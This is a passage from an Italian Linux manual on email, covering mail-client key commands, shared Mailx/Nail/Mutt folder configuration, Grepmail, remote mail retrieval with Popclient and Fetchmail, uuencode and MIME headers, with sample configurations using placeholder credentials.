Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*q*]	*quit*	Annulla e torna alla situazione precedente.
[*r*]	*reply*	Risponde al mittente del messaggio visualizzato.
[*g*]	*group*	Risponde al mittente e a tutti i destinatari del messaggio visualizzato.
[*L*]	*list*	Risponde all'indirizzo che sembra appartenere a una lista di posta elettronica, indicato nel messaggio visualizzato.
[*b*]	*bounce*	Invia una copia del messaggio a un altro indirizzo.
[*f*]	*forward*	Rinvia una copia del messaggio a un altro indirizzo.
[*h*]	*header*	Mostra l'intestazione completa del messaggio, o ritorna all'intestazione ridotta.
[*p*]	*print*	Stampa il messaggio visualizzato.
[*Ctrl l*]		Ridisegna lo schermo.

39.9 Configurazione compatibile tra Mailx, Nail e Mutt

In questa sezione si vuole mostrare in che modo si possono configurare Mailx, Nail e Mutt, per consentire il loro utilizzo in modo indifferente, sulle stesse cartelle di messaggi.

Per prima cosa si deve decidere in quale directory devono essere contenuti i file, in formato *mailbox*, delle cartelle. Si suppone di usare la directory '`~/mail/`' per tutti gli utenti del sistema, stabilendo anche che la posta in ingresso viene consegnata nel file '`~/mail/inbox`'.

In generale, per informare della presenza della cartella dei messaggi in ingresso basta impostare la variabile di ambiente ***MAIL***. Per intervenire su tutti gli utenti si può intervenire nel file '`/etc/profile`' (nel caso di una shell compatibile con quella di Bourne), come in questo esempio:

```
MAIL="$HOME/mail/inbox"
export MAIL
```

Naturalmente, si deve provvedere a configurare anche il sistema di consegna locale dei messaggi, in modo che funzioni così, altrimenti la posta potrebbe risultare inserita in file all'interno della directory '`/var/mail/`', o '`/var/spool/mail/`', nonostante tutte le buone intenzioni.

Il passo successivo è la definizione di alcune cartelle, più o meno standard. Per esempio è necessario stabilire la collocazione della posta inviata, di quella che è in coda e di quella che è stata solo abbozzata (iniziata ma non completata). Si potrebbe stabilire questa associazione:

Cartella	File corrispondente
posta in ingresso	'`~/mail/inbox`'
posta in uscita o in coda per l'invio	'`~/mail/outbox`'
posta spedita	'`~/mail/sentbox`'
posta letta	'`~/mail/readbox`'
bozze di messaggi da trasmettere	'`~/mail/draftbox`'
messaggi in attesa di essere eliminati	'`~/mail/trash`'

Non tutti i programmi che si intendono utilizzare richiedono così tante cartelle, ma almeno sono in grado di accedervi.

Si può stabilire anche l'uso di un file contenente una «firma», ovvero alcune righe da accodare a tutti i messaggi che vengono trasmessi. Per esempio, si può stabilire che debba trattarsi del contenuto del file '`~/.signature`'.

Segue la porzione di configurazione da usare sia per il file '`/etc/mail.rc`', sia per '`/etc/nail.rc`', in favore di Mailx e di Nail:

```
set append
set folder="$HOME/mail"
set MBOX="$HOME/mail/readbox"
set record="$HOME/mail/sentbox"
```

In questo modo, Mailx e Nail traggono la posta in ingresso dal file '`~/mail/inbox`', perché così è annotato nella variabile di ambiente ***MAIL***; inoltre i messaggi letti e quelli trasmessi vengono inseriti correttamente nelle cartelle previste. L'accesso alle altre cartelle di messaggi risulta comunque facilitato perché è stata indicata la directory '`~/mail/`' in modo predefinito.

Nel caso particolare di Nail, si può aggiungere anche l'indicazione del file da usare come firma:

```
set signature="$HOME/.signature"
```

Per quanto riguarda Mutt, si può intervenire nel file '`/etc/Muttrc`':

```
set mbox_type="mbox"
set record="~/mail/sentbox"
set spoolfile="~/mail/inbox"
set mbox="~/mail/readbox"
set postponed="~/mail/draftbox"
set folder="~/mail/"
```

Eventualmente, se si vuole evitare che Mutt sposti la posta letta in modo automatico nella cartella relativa, è sufficiente indicare per questo la stessa cartella dei messaggi in ingresso:

```
set mbox_type="mbox"
set record="~/mail/sentbox"
set spoolfile="~/mail/inbox"
set mbox="~/mail/inbox"
set postponed="~/mail/draftbox"
set folder="~/mail/"
```

39.10 Ricerche nei file delle cartelle di messaggi

I file delle cartelle di posta elettronica in formato *mailbox*, sono file di testo organizzati secondo una certa struttura. All'interno di questi file è possibile eseguire delle ricerche con Grep, ma il vero problema è quello di identificare il messaggio che contiene la stringa o l'espressione cercata. Per questo conviene usare invece Grepmail,[6] ovvero un programma Perl che restituisce il messaggio intero e non soltanto la riga che corrisponde al modello di ricerca.

Grepmail non si limita a questo, consentendo anche una ricerca selettiva nel corpo dei messaggi, nell'oggetto, escludendo eventualmente gli allegati. Il suo utilizzo più semplice è quello rappresentato dall'esempio seguente:

```
$ grepmail "Tizi[oa]" ~/mail/sentbox | less [Invio]
```

In questo caso si cercano tutti i messaggi contenuti nel file '`~/mail/sentbox`' che corrispondono in qualche modo con l'espressione regolare '**`Tizi[oa]`**'. Con l'ausilio di '**`less`**', si scorrono facilmente sullo schermo.

Trattandosi di un programma scritto in Perl, le espressioni regolari che si possono utilizzare devono avere le caratteristiche di questo linguaggio di programmazione.

```
grepmail [opzioni] [-e] espressione_regolare [file_cartella_messaggi]...
```

Il modello sintattico mostra due particolarità: l'espressione regolare può essere indicata da sola oppure come argomento dell'opzione '**`-e`**'; i file delle cartelle dei messaggi possono essere forniti come argomenti finali della riga di comando, ma in loro mancanza, viene letto lo standard input. La tabella 39.32 riepiloga le altre opzioni più importanti.

Tabella 39.32. Opzioni più importanti di Grepmail.

Opzione	Descrizione
`-b`	Esegue la ricerca esclusivamente nel corpo dei messaggi.
`-h`	Esegue la ricerca esclusivamente nell'intestazione del messaggi.
`-i`	Non distingue tra lettere maiuscole e minuscole.
`-l`	Emette solo il nome del file contenente i messaggi corrispondenti.
`-M`	Ignora gli allegati MIME di tipo binario.
`-R`	Cerca ricorsivamente nelle sottodirectory.
`-v`	Cerca i messaggi che **non** corrispondono al modello.
`-d today|yesterday`	Seleziona solo i messaggi di oggi o di ieri.
`-d` ***mm/gg/aaaa***	Seleziona solo i messaggi di una certa data.
`-d {`***n*** `days ago|` ***n*** `weeks ago}`	Seleziona solo i messaggi di ***n*** giorni o settimane fa.
`-d {before|after|since}`***data***	I messaggi più vecchi, più recenti, o a partire da una data di riferimento.
`-d between` ***data*** `and` ***data***	Seleziona solo i messaggi compresi tra due date.
`-e` ***espressione_regolare***	Dichiara espressamente il modello di ricerca.

Vengono mostrati solo alcuni esempi.

```
$ grepmail -h -i "From: .*pinco@dinkel.brot.dg" ↩
↪          ~/mail/* | less [Invio]
```

Cerca tutti i messaggi nella directory '`~/mail/`' che sono stati inviati presumibilmente da *pinco@dinkel.brot.dg*. Il risultato viene fatto scorrere con l'aiuto di '**`less`**'.

```
$ grepmail -h -i "From: .*pinco@dinkel.brot.dg" ↩
↪          ~/mail/* > pinco [Invio]

$ grepmail -h -i -v "From: .*pinco@dinkel.brot.dg" ↩
↪          ~/mail/* > altri [Invio]
```

I due comandi servono a estrarre tutti i messaggi provenienti presumibilmente da *pinco@dinkel.brot.dg*, per generare il file '`pinco`', mettendo tutto il resto in un file denominato '`altri`'.

```
$ grepmail -h -d "since 7 days ago" -i ↩
↪          -e "From: .*pinco@dinkel.brot.dg" ~/mail/* ↩
↪        | less [Invio]
```

Cerca tutti i messaggi nella directory '`~/mail/`' che sono stati inviati presumibilmente da *pinco@dinkel.brot.dg* entro gli ultimi sette giorni. Il risultato viene fatto scorrere con l'aiuto di '**`less`**'.

39.11 Messaggi giunti presso recapiti remoti

I messaggi di posta elettronica non vengono sempre recapitati presso l'elaboratore che si utilizza abitualmente. Per trasferire la posta da un recapito a un altro, si usa solitamente il protocollo POP3 (a volte POP2) oppure IMAP. Come si può immaginare, si tratta di un servizio che deve essere gestito da un demone.

Il modo con cui vengono scaricati messaggi e inseriti nel sistema locale ha dei risvolti importanti. Infatti, questi messaggi possono essere scaricati in un file locale, corrispondente di norma alla cartella della posta in ingresso dell'utente, il quale può leggerla attraverso Mailx o un altro programma che sfrutta lo stesso meccanismo. In alternativa, i messaggi potrebbero essere inseriti nel sistema locale attraverso un servizio SMTP.

Dei protocolli principali utilizzati per il prelievo e per l'invio dei messaggi, esistono delle «varianti» che prevedono una comunicazione cifrata. In realtà, si tratta degli stessi protocolli, che però si inseriscono a loro volta nel protocollo SSL, pertanto si utilizzano le sigle POP3s, IMAPs e sSMTP per identificarli. Si veda eventualmente la sezione 44.4 a proposito di SSL/TLS.

Ricapitolando, i messaggi di posta elettronica prelevati da un recapito remoto, possono essere:

1. scaricati in un file locale che rappresenta la cartella della posta in ingresso dell'utente per cui si svolge l'operazione;
2. inviati nuovamente attraverso l'MDA locale;
3. inviati nuovamente attraverso un servente SMTP locale, o comunque uno più «vicino».

Ognuna delle scelte possibili ha dei vantaggi e degli svantaggi. Il primo tipo di operazione, non richiede la presenza di un servente SMTP locale e nemmeno di un MDA, cioè di un *Mail delivery agent*, per la consegna locale dei messaggi. Così si presta perfettamente all'uso presso nodi isolati che possono connettersi a Internet solo saltuariamente. Il secondo tipo di operazione richiede la presenza di un MDA, composto generalmente da un programma in grado di ricevere i messaggi attraverso lo standard input, il quale poi sia in grado di recapitarli localmente o eventualmente di farli proseguire altrove attraverso gli alias e i *forward*. Il vantaggio di questa seconda scelta è che per attuarla potrebbe non essere necessario un servizio SMTP locale. L'ultimo caso richiede invece che localmente sia presente un MTA completo, in grado di ricevere le connessioni SMTP.

I motivi per cui non si riceve la posta direttamente nel nodo locale, possono essere vari: la connessione con l'esterno potrebbe essere discontinua; il sistema remoto presso cui giunge la posta per qualche motivo, potrebbe avere delle politiche che impediscono il proseguimento dei messaggi (il *forward*); il sistema locale potrebbe essere irraggiungibile dall'esterno a causa delle politiche di sicurezza adottate, per cui, la posta elettronica potrebbe non essere trasferita localmente, lasciando l'onere a ogni nodo di prelevarsela da un servente principale.

Negli ultimi due tipi di trasferimento, il programma che lo fa interviene come se fosse un MTA vero e proprio. In tal senso, potrebbe essere attivato periodicamente attraverso il sistema Cron, a intervalli brevi, oppure come un demone.

Il prelievo della posta remota è un'operazione personale dell'utente che ha l'accesso presso il sistema remoto. Il programma che si usa per accedere a uno di questi servizi che lo permettono, deve identificarsi in qualche modo; di solito si tratta di fornire l'identità dell'utente remoto e la parola d'ordine. Il fatto di lasciare viaggiare la parola d'ordine in chiaro, attraverso la rete, è un problema da non trascurare: finché la connessione è diretta (o quasi, come nel caso di una linea commutata), il problema è minimo; quando la connessione attraversa più nodi, il problema diventa delicato.

Oltre a questo, occorre considerare che le informazioni delicate come le parole d'ordine non possono apparire in una riga di comando, perché sarebbero leggibili semplicemente analizzando l'elenco dei processi attivi. Per questo, quando si vuole automatizzare il processo di recupero della posta remota senza dover ogni volta inserire la parola d'ordine, questa può essere annotata soltanto in un file di configurazione, protetto opportunamente contro ogni accesso da parte di altri utenti.

39.11.1 IMAP toolkit: ipop3d, ipop2d, imapd

IMAP toolkit è una raccolta di demoni per i servizi di trasferimento della posta locale verso i clienti che lo richiedono, mostrando le credenziali necessarie. Si tratta precisamente dei programmi '**`ipop3d`**', '**`ipop2d`**' e '**`imapd`**'. Permettono rispettivamente di utilizzare i protocolli POP3, POP2 e IMAP. Sono gestiti normalmente dal supervisore dei servizi di rete.[7]

Nell'esempio seguente, vengono mostrate le righe di '`/etc/inetd.conf`' in cui si dichiara il loro possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
pop-2   stream  tcp    nowait  root   /usr/sbin/tcpd  ipop2d
pop-3   stream  tcp    nowait  root   /usr/sbin/tcpd  ipop3d
imap    stream  tcp    nowait  root   /usr/sbin/tcpd  imapd
…
```

In alcune distribuzioni GNU questi tre demoni potrebbero fare parte di un pacchetto unico, mentre in altri casi i pacchetti potrebbero essere distinti in base al servizio particolare che viene offerto.

39.11.2 Popclient

Popclient[8] è un programma molto semplice che permette di scaricare la posta da un recapito remoto utilizzando il protocollo POP2 o POP3, inserendola in un file che corrisponda alla cartella della posta in ingresso dell'utente nel nodo locale, oppure passandola a un MDA (*Mail delivery agent*) che faccia sostanzialmente la stessa cosa. In questo modo, una volta scaricata, la posta può essere letta con un programma tradizionale come Mailx. È importante sottolineare che per questo scopo, non è necessario che sia attivo un servente SMTP locale.[9]

L'eseguibile '**`popclient`**' va usato secondo la sintassi rappresentata dal modello successivo, considerando che è generalmente opportuno predisporre anche un file di configurazione:

```
popclient [opzioni] [nodo_remoto]
```

Nelle opzioni della riga di comando, si può osservare che non è stata indicata la possibilità di inserire la parola d'ordine: infatti, ciò non è possibile. Per non dover inserire la parola d'ordine ogni volta che si scarica la posta, è necessario predisporre un file di configurazione.

Opzione	Descrizione
`-2`	Viene utilizzato il protocollo POP2.
`-3`	Viene utilizzato il protocollo POP3.
`-k` `--keep`	Copia i messaggi dal servente remoto senza cancellarli da lì.
`-s` `--silent`	Non mostra i messaggi di progressione dell'operazione.
`-v` `--verbose`	Visualizza attraverso lo standard error tutti i messaggi che intercorrono tra il programma e il servente remoto.
`-u` ***utente*** `--username` ***utente***	Permette di specificare il nome dell'utente così come è registrato nel sistema remoto. Il valore predefinito è il nome dell'utente così come è conosciuto nel sistema locale.
`-r` ***cartella_remota*** `--remote` ***cartella_remota***	Permette di specificare una cartella della posta nel servente remoto, diversa da quella predefinita. Dipende dal servente remoto se questa cartella alternativa esiste. Questa opzione può essere utilizzata solo con il protocollo POP2.
`-o` ***cartella_locale*** `--local` ***cartella_locale***	Permette di specificare una cartella della posta locale alternativa. Quando non viene specificata una cartella per la posta ricevuta, si intende quella predefinita dal sistema locale.
`-c` `--stdout`	Permette di emettere attraverso lo standard output la posta, invece di utilizzare la cartella della posta.

Popclient può essere configurato in modo personale attraverso il file '`~/.poprc`'. In tal modo, l'utente può predisporre tutti i dati necessari ad automatizzare la connessione, inclusa la parola d'ordine necessaria per l'identificazione presso il servente remoto.

L'esempio seguente riguarda il caso in cui si voglia prelevare la posta dal nodo *weizen.mehl.dg*, utilizzando il protocollo POP3, con un nominativo-utente «tizio» e la parola d'ordine «tazza», depositando i messaggi nel file '`/home/tizio/mail/inbox`':

```
# .poprc

server  weizen.mehl.dg          \
        proto pop3              \
        user tizio              \
        pass tazza              \
        localfolder /home/tizio/mail/inbox
```

Si può leggere eventualmente la pagina di manuale *popclient(1)*.

39.11.3 Fetchmail

Fetchmail[10] è un sistema di recupero della posta remota molto complesso. Permette di inserire i messaggi ottenuti nel sistema di consegna locale attraverso un MDA come Sendmail o equivalente; oppure può utilizzare direttamente il protocollo SMTP per ottenere lo stesso risultato, o per inserire i messaggi in un sistema di trasporto più vicino (quale quello di una rete locale).

Può funzionare anche come demone personale (di un utente) in modo da provvedere regolarmente allo scarico dei messaggi.

Fetchmail ha il vantaggio di poter utilizzare una grande varietà di protocolli fatti per questo scopo. In linea di massima ci si può concentrare sui soliti POP2, POP3 e IMAP, ma è bene tenere presente che le possibilità sono maggiori, nel caso si presentasse l'occasione.

L'eseguibile '**`fetchmail`**' può essere gestito molto bene attraverso la riga di comando, ma è consigliabile anche la sua configurazione attraverso il file '`~/.fetchmailrc`', il quale permette di agevolare le operazioni di routine.

```
fetchmail [opzioni] nodo_remoto
```

Se si pone un conflitto tra quanto specificato tramite le opzioni della riga di comando e le direttive del file di configurazione, le prime prevalgono.

Opzione	Descrizione
`-a` `--all`	Scarica tutti i messaggi, compresi quelli che risultano già visti.
`-k` `--keep`	Non cancella i messaggi che vengono scaricati.
`-u` ***utente_remoto*** `--username` ***utente_remoto***	Specifica precisamente il nome da utilizzare per accedere al servente remoto. Se non viene indicata questa informazione (attraverso la riga di comando, oppure attraverso la configurazione), si intende lo stesso nome utilizzato nel sistema locale.
`-t` ***n_secondi*** `--timeout` ***n_secondi***	Permette di stabilire un tempo massimo per la connessione, oltre il quale Fetchmail deve abbandonare il tentativo.
`-d` ***n_secondi*** `--daemon` ***n_secondi***	Avvia Fetchmail in modalità demone, cioè sullo sfondo, allo scopo di eseguire la scansione dei serventi in modo regolare. L'argomento esprime la durata dell'intervallo tra una scansione e l'altra, espresso in secondi. Ogni utente può avviare una sola copia dell'eseguibile '**`fetchmail`**' in modalità demone; tuttavia, se si tenta di avviare una nuova copia di '**`fetchmail`**', quando è già attivo il demone, ciò fa sì che venga eseguita immediatamente una nuova scansione.

Il file di configurazione di Fetchmail è molto importante. È interes-

sante notare che non esiste un file di configurazione generale, ma solo quelli dei singoli utenti; infatti, il recupero della posta elettronica è un'operazione personale.

Per motivi di sicurezza, dal momento che può contenere informazioni delicate, è necessario che il file di configurazione abbia esclusivamente i permessi di lettura e scrittura per l'utente proprietario (0600_8). Se il file ha permessi maggiori, Fetchmail avverte e si rifiuta di proseguire.

Prima di analizzare la sintassi che può essere utilizzata al suo interno, si può notare che i commenti vengono espressi nel modo consueto, attraverso il simbolo '**#**' che li introduce, dove poi tutto quello che segue, fino alla fine della riga, viene ignorato. Così anche le righe bianche e quelle vuote vengono ignorate.

Ogni direttiva del file '`~/.fetchmailrc`' contiene tutte le specifiche riferite al recupero della posta elettronica da un servente determinato. Queste direttive possono impiegare più righe, senza la necessità di indicare simboli di continuazione, distinguendosi perché iniziano con la parola chiave '**poll**', oppure '**skip**'.

Una direttiva '**poll**' rappresenta un servente da interpellare, mentre una direttiva '**skip**', uno da saltare. Di fatto non serve una direttiva '**skip**', ma può essere utile per evitare di cancellarla, riservando per il futuro la possibilità di riutilizzarla rimettendo la parola chiave '**poll**'.

Le direttive sono composte da una serie di parole chiave che rappresentano delle opzioni, a volte accompagnate da un argomento. Alcune parole chiave sono speciali, in quanto, pur non avendo alcun significato, sono utili per facilitare la lettura delle direttive. Tali parole sono: '**and**', '**with**', '**has**', '**wants**' e '**options**'. Nello stesso modo, possono essere usati la virgola, il punto e virgola, i due punti, i quali vengono ignorati ugualmente.

All'interno di ogni direttiva, deve essere rispettato un certo ordine nell'indicazione delle opzioni. Se ne distinguono due tipi: opzioni del servente e opzioni dell'utente. Le opzioni del servente devono apparire prima di quelle dell'utente.

Per comprendere il senso di queste direttive, è bene fare mente locale al formato generale che queste possono avere:

```
poll servente [protocol protocollo] [username utente_remoto] ↩
↪    [password parola_d'ordine]
```

Gli argomenti delle opzioni che rappresentano delle stringhe, possono essere racchiusi tra apici doppi, in modo da poter contenere simboli particolari, come gli spazi (specialmente quando si tratta di indicare le parole d'ordine).

Opzioni del servente

Opzione	Descrizione
`poll` ***servente*** `skip` ***servente***	Specifica l'accesso a un servente. Se si usa la parola chiave '**skip**', tutta la direttiva viene ignorata.
`proto` ***protocollo*** `protocol` ***protocollo***	Il tipo di protocollo da utilizzare, viene determinato normalmente in modo automatico. Con questa opzione può essere specificato espressamente, indicando una parola chiave determinata: '**POP2**', '**POP3**', '**IMAP**', '**IMAP-K4**', '**IMAP-GSS**', '**APOP**', '**KPOP**'. Si noti che queste parole chiave possono essere espresse anche utilizzando solo lettere minuscole.
`port` ***n_porta***	Permette di specificare il numero della porta da utilizzare, nel caso il servente ne utilizzi una non standard.
`timeout` ***n_secondi***	Specifica il tempo massimo di inattività, dopo il quale si conclude la connessione, o il suo tentativo.
`interface` ***interfaccia / numero_ip / maschera***	Permette di specificare un'interfaccia di rete, assieme al gruppo di indirizzi che deve avere, prima di tentare la connessione con il servente remoto.

Opzioni dell'utente

Opzione	Descrizione
`user` ***utente_remoto*** `username` ***utente_remoto***	Specifica il nome da utilizzare per accedere al sistema remoto.
`is` ***utente_locale*** `here`	Rappresenta il nome dell'utente locale che deve ricevere il messaggio. Di solito non si specifica, essendo quello che effettua l'operazione di recupero.
`pass` ***parola_d'ordine*** `password` ***parola_d'ordine***	La parola d'ordine per accedere al sistema remoto.
`fetchall`	Richiede espressamente il recupero di tutti i messaggi, compresi quelli già prelevati, ma mantenuti nel servente per qualche motivo.
`limit` ***n_byte***	Fissa la dimensione massima dei messaggi che possono essere prelevati. Quelli che eccedono tale limite vengono lasciati nel servente e risultano «non letti».
`syslog`	Utilizza il registro di sistema per annotare gli errori.

Segue la descrizione di alcuni esempi.

```
poll roggen.brot.dg protocol pop3 username tizio password "frase segreta"
```

Rappresenta la scansione del servente *roggen.brot.dg* con il protocollo POP3, utilizzando il nominativo-utente '**tizio**' che richiede la parola d'ordine '**frase segreta**' (indicato opportunamente tra virgolette).

```
poll roggen.brot.dg protocol pop3 username tizio password "frase segreta"
poll schwarz.brot.dg username tizio1 password "ciao ciao"
```

Qui si prevede la scansione di due serventi, dove nel secondo caso non viene specificato il protocollo e anche il nominativo utilizzato risulta differente dal primo.

```
poll roggen.brot.dg
    protocol pop3
    username tizio
    password "frase segreta"

poll schwarz.brot.dg
    username tizio1
    password "ciao ciao"
```

Come nell'esempio precedente, ma più strutturato e più facile da leggere.

```
poll roggen.brot.dg protocol pop3
    username tizio password "frase segreta" is tizio here
    username caio password "ciao caio" is caio2 here
    username pippo password "marameo maramao" is pippo here
```

In questo caso, per uno stesso servente sono stati indicati diversi utenti remoti e locali. Per intendere il senso, si osservi che l'utente remoto '**caio**' corrisponde all'utente locale '**caio2**'.

Evidentemente, per ottenere un tale risultato, è necessario che l'utente che avvia Fetchmail conosca tutte le parole d'ordine di questi utenti.

39.11.4 Gestione remota della posta elettronica

Trattando l'argomento del trasferimento della posta remota, non bisogna dimenticare la possibilità offerta da certi programmi MUA (*Mail user agent*) di gestirsi la posta elettronica senza doverla scaricare.

Va comunque osservato che la tendenza è quella di utilizzare la posta elettronica lì dove si trova, attraverso applicativi MUA offerti con la mediazione di pagine HTML dinamiche (programmi CGI). In generale questo approccio è più «semplice» per l'utilizzatore comune, comportando però dei rischi maggiori per chi ha a cuore la riservatezza e la durata dei propri dati.

39.12 Messaggi, allegati ed estensioni MIME

Il messaggio di posta elettronica tradizionale è composto utilizzando soltanto la codifica ASCII a 7 bit e ha un aspetto simile all'esempio seguente:

```
Date: Tue, 17 Jul 2001 11:27:59 +0200
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Messaggio tradizionale
Message-Id: <E15MR95-0001Wb-00@dinkel.brot.dg>

Questo rappresenta un esempio di messaggio di posta
elettronica tradizionale, dove si utilizzano solo i primi
7 bit.
In pratica, per quanto riguarda la lingua italiana, non si
possono usare le lettere accentate.
```

Per garantire che un messaggio di posta elettronica viaggi attraverso qualsiasi servente SMTP, può essere necessario che si rimanga nell'ambito dei soli 7 bit, oltre al fatto di mettere un limite alla lunghezza delle righe.

La necessità di scrivere in lingue differenti dall'inglese e di poter trasmettere informazioni diverse dal solito testo puro e semplice, ha fatto nascere lo standard multimediale MIME (*Multipurpose internet mail extentions*).

Con le estensioni multimediali MIME è possibile definire come deve essere interpretato il contenuto di un messaggio di posta elettronica, il quale così può essere codificato in modo particolare, per trasportare anche informazioni diverse dal solo testo ASCII puro, rispettando i limiti tradizionali dei sistemi di trasporto dei messaggi.


Negli esempi che si mostrano in questo capitolo, viene omessa la riga di intestazione iniziale del tipo seguente, la quale è comunque essenziale per completare il messaggio, ma che qui non serve per comprendere quanto spiegato e rischia solo di creare confusione con il campo '**`From:`**':

```
From daniele@swlibero.org Tue Jul 17 12:28:15 2001 +0200
```

39.12.1 Allegati

L'invio di un file allegato a un messaggio di posta elettronica richiede un modo per inserire e circoscrivere questo file, oltre alla sua trasformazione in modo tale che possa essere gestito come un file di testo normale. In pratica, è come allegare un file a un file di testo, dal quale deve poter essere estrapolato correttamente in un momento successivo.

Figura 39.44. Procedimento necessario a produrre un allegato.



Dal momento che in un messaggio di posta elettronica alcuni caratteri hanno un significato speciale (senza contare l'importanza di alcune parole chiave quando collocate a partire dalla prima colonna), sono da escludere anche questi nelle trasformazioni necessarie a creare gli allegati.

La figura 39.44 mostra in modo semplificato il problema che si tenta di descrivere: un file viene prima trasformato, in base a un certo algoritmo, in un file di testo puro che possa essere trasmesso attraverso il sistema della posta elettronica; questa trasformazione genera necessariamente un file più grande di quello di partenza; quindi, per diventare un allegato, occorre un modo per circoscriverlo, aggiungendo anche le informazioni necessarie a riprodurre il file originale (che nell'esempio della figura sono state omesse per semplicità).

39.12.2 Uuencode

Uuencode[11] è il sistema storico per la conversione di file di qualunque tipo in un allegato in forma di file ASCII, utilizzato senza gestire le estensioni MIME. Si compone di due eseguibili: '**uuencode**' per la codifica e '**uudecode**' per la decodifica.

Il programma '**uuencode**' si comporta in maniera differente a seconda che riceva il file da codificare dallo standard input, oppure che questo gli sia indicato come argomento della riga di comando:

```
uuencode [-m] file_da_codificare nome_da_usare
```

```
cat file_da_codificare | uuencode [-m] nome_da_usare
```

In entrambi i casi, il risultato della codifica viene emesso attraverso lo standard output, con la differenza che nel primo caso il file da codificare viene indicato come primo argomento, mentre nel secondo viene fornito attraverso lo standard input. L'ultimo argomento è sempre obbligatorio e rappresenta il nome che si vuole attribuire a questo file, ovvero il nome che viene usato nel momento dell'estrazione.

L'unica opzione disponibile, '**`-m`**', consente di richiedere espressamente l'utilizzo della codifica Base64.

Disponendo del file già visto nella figura 39.44, ovvero il testo

```
lkjsdhèe9
845ry#fgg
fòéùìÌÀÒÈ
öüä$%&£K*
```

supponendo che si tratti del file '`prova.xxx`', si potrebbe codificare con '**uuencode**' nel modo seguente:

```
$ uuencode prova.xxx prova.xxx > allegato.txt [Invio]
```

Si può osservare che il nome '**`prova.xxx`**' appare due volte nella riga di comando: la prima volta indica il file da leggere per la codifica; la seconda indica il nome da indicare nell'allegato, in modo che al momento della decodifica si riottenga lo stesso file. Il file '`allegato.txt`' che si ottiene ha l'aspetto seguente:

```
begin 664 prova.xxx
G;&MJ<V1HZ&4Y"C@T-7)Y(V9G9PIF\NGY[,S‘TL@*]OSD)"4FHTLJ
‘
end
```

In alternativa, usando la codifica Base64,

```
$ uuencode -m prova.xxx prova.xxx > allegato.txt [Invio]
```

si ottiene invece:

```
begin-base64 664 prova.xxx
bGtqc2Ro6GU5Cjg0NXJ5I2ZnZwpm8un57MzA0sgK9vzkJCUmo0sq
====
```

Evidentemente il principio è lo stesso, cambiando il modo di delimitare il file e di indicare le sue caratteristiche.

Il numero che appare dopo la parola chiave '**begin**', o dopo '**begin-base64**', rappresenta i permessi da attribuire al file, indicato subito dopo, in ottale. Nel caso dell'esempio, trattandosi di 664_8, si intendono attribuire i permessi di lettura e scrittura al proprietario e al gruppo, lasciando solo i permessi di lettura agli altri utenti.

Naturalmente, si possono creare anche situazioni più complesse, come nel caso in cui il file di origine sia prima compresso, poi codificato e quindi trasmesso attraverso la posta elettronica:

```
$ cat prova.xxx | gzip | uuencode prova.xxx.gz ↩
↪| mail tizio@dinkel.brot.dg [Invio]
```

In questo caso, il messaggio che deve ricevere *tizio@dinkel.brot.dg* è, più o meno, quello seguente:

```
To: tizio@dinkel.brot.dg
Message-Id: <E15L3u4-00009I-00@dinkel.brot.dg>
From: caio@dinkel.brot.dg
Date: Fri, 13 Jul 2001 16:26:48 +0200

begin 664 prova.xxx.gz
M'XL(`"<%3SL``\O)SBI.R7B1:LEE86):5*F<EI[.E?;IY<\W9PY<.L'U[<\3
/%56UQ=Y:`#NWZ88G```
`
end
```

Il programma '**uudecode**' funziona in modo simmetrico rispetto a '**uuencode**'. In questo caso, dal momento che il nome del file da rigenerare fa già parte delle informazioni necessarie dell'allegato, è sufficiente fornire a '**uudecode**' il file di testo contenente l'allegato. Il file in questione può anche essere un messaggio di posta elettronica, completo di intestazione, come nell'ultimo esempio mostrato per la codifica.

```
uudecode [-o file_da_generare] file_con_allegato...
```

```
cat file_con_allegato | uudecode [-o file_da_generare]
```

In generale non si usa l'opzione '**-o**', a meno che ci sia la necessità di generare un file con un nome differente da quanto previsto da chi ha predisposto l'allegato.

```
$ uudecode allegato.txt [Invio]
```

L'esempio soprastante è elementare, ma rappresenta l'uso normale di '**uudecode**'. In questo caso, il file '`allegato.txt`' è ciò che contiene l'allegato, dal quale viene estratto probabilmente un file, il cui nome è già stato deciso in precedenza.

39.12.3 Involucro MIME

Un messaggio realizzato secondo le estensioni MIME contiene informazioni aggiuntive specifiche nell'intestazione, come si vede nell'esempio seguente:

```
Date: Tue, 17 Jul 2001 12:28:23 +0200 (CEST)
From: caio@dinkel.brot.dg
To: daniele@dinkel.brot.dg
Subject: Messaggio MIME semplice
Message-ID: <Pine.LNX.4.04.10107171139070.5873@dinkel.brot.dg>
MIME-Version: 1.0
Content-Type: TEXT/PLAIN; charset=iso-8859-1
Content-Transfer-Encoding: QUOTED-PRINTABLE

Questo =E8 un messaggio un po' pi=F9 complesso, perch=E9
consente l'uso di un insieme di caratteri pi=F9 ampio.
```

In generale appare il campo '**MIME-Version:**', il quale dichiara l'utilizzo delle estensioni, secondo la versione indicata, anticipando così la presenza di altri campi specifici. L'elenco seguente descrive quelli essenziali.

- `Content-type: tipo/sottotipo [; opzione]...`

  Il campo '**Content-type:**' serve a specificare il tipo e il sottotipo MIME del messaggio. Esiste un tipo MIME particolare che serve a dichiarare la presenza di più componenti; si tratta di '**multipart**' e viene chiarito meglio nel seguito il suo significato.

  Il campo '**Content-type:**', oltre al tipo e al sottotipo MIME, consente l'indicazione aggiuntiva di informazioni opzionali, precedute da un punto e virgola ('**;**'), che chiariscono ulteriormente le caratteristiche dell'informazione contenuta. Per esempio, quando si tratta di '**text/plain**', può essere specificato l'insieme di caratteri con l'opzione '**charset=*insieme_di_caratteri***'. In mancanza di indicazioni, l'insieme di caratteri corrisponde a '**us-ascii**', mentre nell'esempio si vede l'uso dell'insieme '**iso-8859-1**', corrispondente a ISO 8859-1. Segue la descrizione delle opzioni più frequenti.

  - `charset=insieme_di_caratteri`

    Definisce l'insieme di caratteri nel caso si tratti di un testo. Il valore predefinito è '**us-ascii**', mentre '**iso-8859-*n***' rappresenta una codifica secondo lo standard ISO 8859-***n***.

  - `name=file`

    Definisce il nome del file nel caso il contenuto venga salvato.

  - `boundary="stringa"`

